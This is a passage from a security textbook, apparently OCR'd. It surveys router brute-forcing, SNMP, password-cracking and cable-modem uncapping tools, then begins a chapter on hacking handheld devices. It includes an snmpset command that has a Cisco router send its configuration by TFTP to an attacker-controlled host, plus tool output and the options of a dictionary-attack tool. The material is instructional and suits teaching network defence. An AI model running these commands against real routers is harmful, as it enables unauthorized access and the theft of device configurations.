


Figure 3-11 Hydra is a brute-forcing tool.

- HTTP
- NNTP
- VNC
- ICQ
- SOCKS
- PCNFS

ADMsnmp

ADMsnmp (Figure 3-12) is an audit scanner that can brute-force an SNMP community name (with a word file) or make a word file list derived from the host name.

The "send setrequest" string reveals that the user has gained read/write privileges on the device. An attacker reads the MIB (management information base) after obtaining a higher level of privileges (Figure 3-13).

After identifying that the device is a router and running Cisco IOS, attackers can send the config file to their own system through TFTP, using the following command:

snmpset 10.0.1.252 duckling.1.3.6.1.4.9.2.1.55.192.168.1.15 s "config"
enterprises.9.2.1.55.192.168.1.15 = "config"

Router Identification Tools

SING

SING (Figure 3-14) stands for "Send ICMP Nasty Garbage." SING is a command-line tool that sends customized ICMP packets. With ICMP packets, netmask requests of ICMP type 17 can also be included. Routers are the devices that reply to this type of ICMP packet.

SING can perform the following functions:

- Send fragmented packets (Linux and BSD)
- Send monster packets larger than 65,534 bytes (Linux and BSD)
- Send/read IP spoofed packets
- Send/read Ethernet spoofed packets




Figure 3-12 ADMsnmp is an audit scan that can brute-force passwords.

```
[root@hackyou root]# snmpwalk -v 1 -c duckling 10.0.1.252 | head
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System
Software
IOS (tm) 2500 Software (C2500-I-L), Version 12.0(14), RELEASE SOFTWARE
(fc1)
Copyright (c) 1986-2000 by cisco Systems, Inc.
Compiled Tue 31-Oct-00 23:59 by linda
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.30
SNMPv2-MIB::sysUpTime.0 = Timeticks: (103607424) 11 days, 23:47:54.24
SNMPv2-MIB::sysContact.0 = STRING:
SNMPv2-MIB::sysName.0 = STRING: ADMsnmp
SNMPv2-MIB::sysLocation.0 = STRING:
SNMPv2-MIB::sysServices.0 = INTEGER: 6
```


Figure 3-13 The attacker reads the MIB.

```
# sing -tstamp x.x.x.255
SINGing to x.x.x.255 (x.x.x.255): 20 data bytes
20 bytes from x.x.x.64: seq=0 ttl=255 TOS=0 diff=88364
20 bytes from x.x.x.215: seq=0 ttl=255 TOS=0 diff=0 (DUP!)
20 bytes from x.x.x.1: seq=0 ttl=255 TOS=0 diff=51332009 (DUP!)
20 bytes from x.x.x.2: seq=0 ttl=255 TOS=0 diff=55541589 (DUP!)
20 bytes from x.x.x.239: seq=0 DF! ttl=255 TOS=0 diff=-127012 (DUP!)
```


Figure 3-14 SING can fabricate spoofed packets.

- Send ICMP information types in addition to the ECHO_REQUEST type sent by default as address mask request, time stamp, information request, router solicitation, and router advertisement
- Send ICMP error types such as redirect, source quench, time exceeded, destination unreach, and parameter problem
- Use fingerprinting techniques to discover remote operating systems
- Send ICMP packets emulating operating systems such as Cisco, Solaris, Linux, Shiva, UNIX, and Windows

Router Analysis Tools

SolarWinds MIB Browser

The SolarWinds MIB Browser (Figure 3-15) uses an extensive MIB (management information base) database to query remote devices for software and hardware configurations via SNMP. It also allows the user to make changes to any remote device that supports SNMP.

Password-Cracking Tools

John the Ripper

John the Ripper (Figure 3-16) is a command-line tool designed to crack both UNIX and NT passwords. It is a password cracker available for many versions of UNIX, MS-DOS, Win32, BeOS, and OpenVMS. Its primary purpose is to detect weak UNIX and Windows passwords. John the Ripper is a part of Owl, Debian GNU/Linux, SUSE, recent versions of Mandrake Linux, and EnGarde Linux. It is in the ports/packages collections of FreeBSD, NetBSD, and OpenBSD.

It supports several cryptographic password hash types most commonly found on Windows and UNIX. Supported out of the box are Kerberos AFS (Andrew File System) and Windows NT/2000/XP LM hashes, plus several more with contributed patches.




Figure 3-15 Solarwinds MIB Browser uses a database to query via SNMP.

```
John the Ripper  Version 1.6  Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-single                  "single crack" mode
-wordfile:FILE -stdin    wordlist mode, read words from FILE or stdin
-rules                   enable rules for wordlist mode
-incremental[:MODE]      incremental mode [using section MODE]
-external:MODE           external mode or word filter
-stdout[:LENGTH]         no cracking, just write words to stdout
-restore[:FILE]          restore an interrupted session [from FILE]
-session:FILE            set session file name to FILE
-status[:FILE]           print status of a session [from FILE]
-makechars:FILE          make a charset, FILE will be overwritten
-show                    show cracked passwords
-test                    perform a benchmark
-users:[-]LOGIN|UID[,..] load this (these) user(s) only
-groups:[-]GID[,..]      load users of this (these) group(s) only
-shells:[-]SHELL[,..]    load users with this (these) shell(s) only
-salts:[-]COUNT          load salts with at least COUNT passwords only
-format:NAME             force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL           enable memory saving, at LEVEL 1..3
```

Figure 3-16 John the Ripper is a password-cracking tool.




Figure 3-17 Cain and Abel allows users to crack passwords with customized lists.

Cain and Abel

Cain and Abel (Figure 3-17) is a password recovery tool for Microsoft operating systems. It allows for easy recovery of various kinds of passwords by sniffing the network; cracking encrypted passwords using dictionary, brute force, and cryptoanalysis attacks; recording VoIP conversations; decoding scrambled passwords; revealing password boxes; uncovering cached passwords; and analyzing routing protocols. Its main purpose is the simplified recovery of passwords and credentials from various sources. However, it also provides some nonstandard utilities for Microsoft Windows users. Cain and Abel performs both brute-force and dictionary attacks on Cisco MD5 hashes. Cain and Abel can figure out enable passwords. An attacker can add custom rules that allow logging in or disabling the ACL, and preventing direct logging.

Pen-Testing Tools

Eigrp-tool

Eigrp-tool (Figure 3-18) was developed to test the security of the EIGRP routing protocol. It can generate and sniff EIGRP packets.

Zebra

Zebra (Figure 3-19) manages TCP/IP-based routing protocols. It supports the BGP-4 protocol described in RFC 1771 (A Border Gateway Protocol 4), as well as RIPv1, RIPv2, and OSPFv2.

Yersinia

Yersinia (Figure 3-20) is a network tool designed to take advantage of weaknesses in different network protocols. It pretends to be a solid framework for analyzing and testing deployed networks and systems. It can be used for HSRP, CDP, and other layer 2 attacks.

Cisco Torch

Cisco Torch is a multipurpose tool that can be used for exploitation. Cisco Torch can perform the following functions:

- Multiple-thread scanning
- Application-layer fingerprinting
- Dictionary-based password attacks
- Host discovery for telnet, SSH, Web, NTP, and SNMP

The following options are available:

- -O: <output file>
- -A: All fingerprint scan types combined




Figure 3-18 Eigrp-tool can test the security of the EIGRP routing protocol.




Figure 3-19 Zebra manages TCP/IP-based routing protocols.




Figure 3-20 Yersinia can be used for HSRP, CDP, and other layer 2 attacks.

- -t: Cisco Telnetd scan
- -s: Cisco SSHd scan
- -u: Cisco SNMP scan
- -g: Cisco config or TFTP file download
- -n: NTP fingerprinting scan
- -j: TFTP fingerprinting scan
- -l: <type> loglevel
- -c: Critical (default)
- -v: Verbose
- -d: Debug
- -w: Cisco Web server scan
- -z: Cisco IOS HTTP Authorization Vulnerability Scan
- -c: Cisco Web server with SSL support scan
- -b: Password dictionary attack (use with -s, -u, -c, -w , -j, or -t)

Cable Modem Tools

OneStep: ZUP

OneStep: ZUP (Figure 3-21) is a cable modem hacking program. It performs the task of uncapping by incorporating all the uncapping steps into one program. This application requires the Java runtime environment.




Figure 3-21 OneStep:ZUP is a cable modem hacking program that facilitates the uncapping process.

Chapter Summary

- A login service like telnet can be used to connect to an appropriate port.
- SING can send customized ICMP packets from the command line.
- Router configuration files contain sensitive information.
- By executing the tracert command, an attacker can find all routers between the source and destination computers.
- Zebra manages TCP/IP-based routing protocols. It supports the BGP-4 protocol described in RFC 1771 (A Border Gateway Protocol 4), as well as RIPv1, RIPv2, and OSPFv2.
- Routing table poisoning is the unauthorized alteration of a routing table.
- Routers are one of the most vulnerable aspects of a network.
- Brute force attacks are commonly used to crack router passwords.
- If a large password string is entered into a Cisco router, the router will freeze.
- A ping scan can detect a router's firewall.

Review Questions

1. Define routers.

2. Define cable modems.

3. What is the HTTP Configuration Arbitrary Administrative Access Vulnerability?

4. List the types of router attacks.

5. What is routing table poisoning?

6. Write the steps for hacking routers.

_____

_____

_____

_____

7. How can SLCheck monitor SMTP (port 25) and HTTP (port 80)?

_____

_____

_____

_____

8. Name the steps involved in cable modem hacking.

_____

_____

_____

_____

9. What are the differences between hit-and-run attacks and persistent attacks?

_____

_____

_____

_____

10. What is a packet mistreating attack?

_____

_____

_____

_____

Hands-On Projects

1. Follow these steps:
   - Navigate to Chapter 3 of the Student Resource Center.
   - Open Chapter 9-Firewalls.pdf and read the content.
2. Follow these steps:
   - Navigate to Chapter 3 of the Student Resource Center.
   - Open CISCO ROUTERS AS TARGETS.pdf and read the content.
3. Follow these steps:
   - Navigate to Chapter 3 of the Student Resource Center.
   - Open Cisco Router Security Best Practices.pdf and read the content.

This page intentionally left blank

Chapter 4

Hacking Mobile Phones, PDAs, and Handheld Devices

Objectives

After completing this chapter, you should be able to:

- Describe different types of handheld devices, including BlackBerrys, PDAs, and iPods
- Identify the different operating systems available on mobile phones
- Name vulnerabilities in mobile phones
- Identify ways an attacker can hack into handheld devices
- Describe viruses and antivirus protection for handheld devices
- Adequately defend cell phones and PDAs against attack
- Identify and use various security tools
- Give mobile phone security tips

Key Terms

Blackjacking the process of hijacking a BlackBerry session in order to gain access to a larger network using a trusted user's information

Bot a software application that runs automated tasks over the Internet; also known as an Internet robot, Web robot, or WWW robot

Botnet a collection of bots present in a channel

Brick a device that cannot function in any capacity; for mobile devices, this refers to devices that are locked, damaged, or destroyed. The term can also be used as a verb; a device can be intentionally bricked.

Code Division Multiple Access (CDMA) a cellular technology originally known as IS-95; it is a competing network technology to GSM

General Packet Radio Service (GPRS) a nonvoice service available with most GSM networks

Global System for Mobile communications (GSM; originally from Groupe Spécial Mobile) an open, digital cellular technology used for transmitting mobile voice and data services. It is a competing network technology to CDMA.

International Mobile Equipment Identity (IMEI) a unique 15-digit or 17-digit code used to identify a mobile station to a GSM network

Session Initiation Protocol (SIP) a protocol used to create, modify, and terminate sessions such as VoIP or video over an IP network; SIP is most often used with videoconferencing or streaming multimedia sessions

Short Message Service (SMS) a communication service standardized in the GSM mobile communication system that allows interchange of short text messages between mobile telephone devices

SIM lock a capability built into GSM phones by phone manufacturers; using a SIM lock, network providers can restrict access to these phones to specific countries and network providers

Smartphone a programmable mobile device running the Symbian, Palm OS, or Windows Mobile operating system; smartphones can include e-mail and Internet access, applications, and camera software capability

Subscriber Identity Module (SIM) cards cards used by GSM phones to activate, interchange, swap out, and upgrade phones without carrier intervention

Introduction to Hacking Mobile Phones, PDAs, and Handheld Devices

This chapter focuses on hacking mobile phones, PDAs, and other handheld devices. It begins by discussing the different types of handheld devices investigators have to be aware of. It then talks about the vulnerabilities present in the different handheld devices. It concludes by discussing some of the security tools available and how to protect these devices from attack.

Types of Handheld Devices

The very first PDAs, or personal digital assistants, introduced around 1983, were little more than glorified graphing calculators. They could store names and numbers, and may have had a calendar function. They were slow, expensive, and broke easily. Since then, PDAs and other handheld devices have come a long way. Modern handheld devices can make phone calls, take pictures, serve as portable media players, connect to the Internet, and more.

This chapter divides handheld devices into three main categories: mobile phones, PDAs, and portable external drives. The speed of convergence is such that some newer devices may include additional capabilities. Some devices, such as the iPhone and BlackBerry, fall into more than one category.

The iPhone and BlackBerry are ***smartphones***, or programmable mobile devices running the Symbian, Palm OS, or Windows Mobile operating system. Smartphones can include e-mail and Internet access, applications, and camera software capability. As such, they may be open to the same vulnerabilities described in the PDA section, and more. The iPod and iPod Touch are really just portable external drives, and many of the dangers described in the iPod section can be applied to flash drives (also called thumb drives, USB drives, or Memory Sticks) or MP3 players.

Smartphone: BlackBerry

The BlackBerry, introduced in 1999, set the industry standard for the smartphone. It provides a number of applications such as e-mail pushing, mobile telephone, text messaging, Internet faxing, Web browsing, and other wireless information services.

BlackBerry Wireless Security

The BlackBerry Encryption Security (BES) mechanism meets U.S. military standards. The U.S. government has permitted the BlackBerry to be used by government agencies, including the office of the president, and the armed forces.

During transit between the BES and BlackBerry, BES uses encryption methods such as the Advanced Encryption Standard (AES) and Triple Data Encryption Standard (Triple DES) to encrypt the data during transit. It does not decrypt the data between the BES and the handheld or anywhere outside the corporate firewall. See Figure 4-1 for a diagram of this process.




Figure 4-1 This diagram shows BlackBerry security for wireless data.

Private keys are created in a secure, two-way authenticated environment. The keys used to access BlackBerry devices remotely are stored in the user's secure mailbox. Any data sent to a BlackBerry device can be encrypted using a private key and sent to another device, where it can be decrypted using the key available on that device.

Smartphone: iPhone

Apple's iPhone was unveiled in the summer of 2007 and one-upped the industry standard for smartphones. It includes a touch-screen keyboard and an open API with strong developer support, a large base of "apps," and recent models include built-in GPS technology. Although plenty of other companies, such as Palm, LG, Samsung, and Motorola, have or are developing smartphone models, the ubiquitousness of iPhones and BlackBerrys, as well as their popularity among CEOs and billionaires, make them plum targets for hackers. This chapter discusses hacking techniques for each of these smartphones individually.

iPod

The iPod is a portable digital audio/video player designed by Apple Computer. iPods can also be used as digital media storage devices for audio, video, and other digital data in various formats including; MP3, M4A/AAC, Protected AAC, AIFF, WAV, Audible audiobook, and Apple Lossless audio file formats. All iPods use a hard disk to store data, except iPod nano and iPod shuffle, which use flash memory. iTunes, a media player, is used by iPods for playing and organizing digital music and video files, as well as purchasing digital music files in the FairPlay digital rights management format.

Figure 4-2 shows various components of an iPod.

The iPod's large storage capacity and rapid data transfer over USB makes it potentially useful for attackers. Although a study by the Urban Institute has suggested a link between the rise of iPods and inner-city crime, iPods are more likely tools in corporate espionage and data theft.

The small size and easy operability of iPods make them suitable for criminal activity. An iPod can be used wherever there is a need to store data, and is ubiquitous enough to conceal sensitive stolen data through offices, airports, cities, and countries.

iPods can be hacked or customized using various techniques. They can be configured to act as an external booting device, and users can write custom scripts to use iPods in any desired way. Criminals can misuse iPods for various malicious activities such as spreading viruses or moving illegal or sensitive documents or data.




Figure 4-2 This is a diagram of an iPod.

MP3 Players

MP3 players made by other hardware manufacturers such as Microsoft, HP, and Creative are gaining in popularity. There is very little risk inherent in the MP3 and MP4 formats, and the threat to MP3 players is that they can be hacked and used as data drives. Therefore, some of the same vulnerabilities that affect iPods affect other MP3 players.

Flash Drives

Flash drives are also called Memory Sticks, thumb drives, or USB drives. They can be very small with a large capacity because of the nature of flash memory. Because they are portable external drives, they are susceptible to some of the same vulnerabilities and threats as iPods and MP3 players.

Common Operating Systems in Handheld Devices

Mobile Phone Operating Systems

